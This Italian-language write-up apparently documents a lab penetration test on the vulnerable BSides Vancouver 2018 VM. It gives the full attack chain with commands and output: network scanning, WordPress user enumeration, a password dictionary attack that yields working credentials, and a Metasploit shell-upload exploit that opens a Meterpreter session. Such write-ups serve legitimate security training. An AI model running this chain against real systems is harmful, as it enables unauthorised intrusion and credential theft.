


Dopo aver installato Vancouver su VB immaginiamo che questa sia una macchina dell'azienda target per cui stiamo eseguendo il test, come prima cosa dovremo identificare le macchine presenti sulla rete ed eseguiremo quindi una scansione della rete sulla quale noi stessi ci troviamo con kali essendo che l'attacco



viene eseguito dall'interno dell'azienda.

Eseguiremo una scansione della rete in questo caso ho usato il comando (`sudo netdiscover -r 192.168.56.0/24`) che va ad eseguire una scansione completa della rete sulla quale si trova kali 192.168.56.106 (netdiscover esclude dai risultati l'ip della macchina con la quale si esegue la scansione). Vediamo quindi che ci sono altri

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:0a	1	60	Unknown vendor
192.168.56.100	08:00:27:be:54:d9	1	60	PCS Systemtechnik GmbH
192.168.56.105	08:00:27:96:87:ae	1	60	PCS Systemtechnik GmbH

IP attivi sulla rete.

Eseguiamo quindi una scansione delle macchine attive sulla rete con `nmap -sV` per avere più informazioni e dopo aver individuato la macchina target eseguiamo una scansione approfondita con `nmap -p- -A` per avere più informazioni sulla macchina e sulle porte aperte. Vediamo che ci sono quindi varie vulnerabilità da poter sfruttare.

```
(kali@kali)-[~]
└─$ sudo nmap -p- -A 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-02 03:03 EDT
Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.106
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 859f8b5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|   256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:96:87:AE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.13 ms 192.168.56.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.60 seconds
```

Tramite wpscan andiamo a ricercare i nomi utenti del server 192.168.56.105 il comando che usiamo è sudo wpscan --url http://192.168.56.105/backup_wordpress/ --enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01

[+] User(s) Identified:
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Oct  2 10:06:41 2023
[+] Requests Done: 71
[+] Cached Requests: 6
[+] Data Sent: 18.349 KB
[+] Data Received: 20.404 MB
[+] Memory used: 168.469 MB
[+] Elapsed time: 00:00:05
```

Dopo aver

trovato 2 username proviamo un attacco a dizionario tramite wpscan prima sull'username john che ci ha dato come risultato di password enigma

```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying john / #!comment: It is distributed under the Nmap Public Source license as Time: 00:00:00 < (0 / 5007) 0.00% ETA: ??
Trying john / #!comment: provided in the LICENSE file of the source distribution or at Time: 00:00:00 < (1 / 5007) 0.01% ETA
Trying john / #!comment: requires you to license your own work under a compatible open source Time: 00:00:00 < (2 / 5007) 0.0
Trying john / #!comment: license. If you wish to embed Nmap technology into proprietary Time: 00:00:01 < (7 / 5007) 0.13% E
[SUCCESS] - john / enigma
Trying john / astig Time: 00:05:55 <===== > (2265 / 7272) 31.14% ETA: ??:?:??

[+] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Oct  2 10:16:56 2023
[+] Requests Done: 2408
[+] Cached Requests: 35
[+] Data Sent: 1.265 MB
[+] Data Received: 1.449 MB
[+] Memory used: 274.785 MB
[+] Elapsed time: 00:06:01
```

A questo punto tramite msfconsole proviamo a creare una sessione impostando come username john e come password enigma, settiamo poi il target backup_wordpress e l'rhst 192.168.56.105, infine dopo aver lanciato l'exploit usiamo il comando sysinfo per aver più info riguardo la macchina target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.56.105
RHOST => 192.168.56.105
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI backup_wordpress
TARGETURI => backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/CitRtzhuRS/bGqerwShQn.php ...
[*] Started bind TCP handler against 192.168.56.105:4444
[*] Sending stage (39927 bytes) to 192.168.56.105
[+] Deleted bGqerwShQn.php
[+] Deleted CitRtzhuRS.php
[+] Deleted ../CitRtzhuRS
[*] Meterpreter session 1 opened (192.168.56.106:43755 -> 192.168.56.105:4444) at 2023-10-02 09:55:08 -0400

meterpreter > ip a
[-] Unknown command: ip
meterpreter > ifconfig
[-] The "ifconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > sysinfo
Computer      : bsides2018
OS            : Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter   : php/linux
meterpreter >
```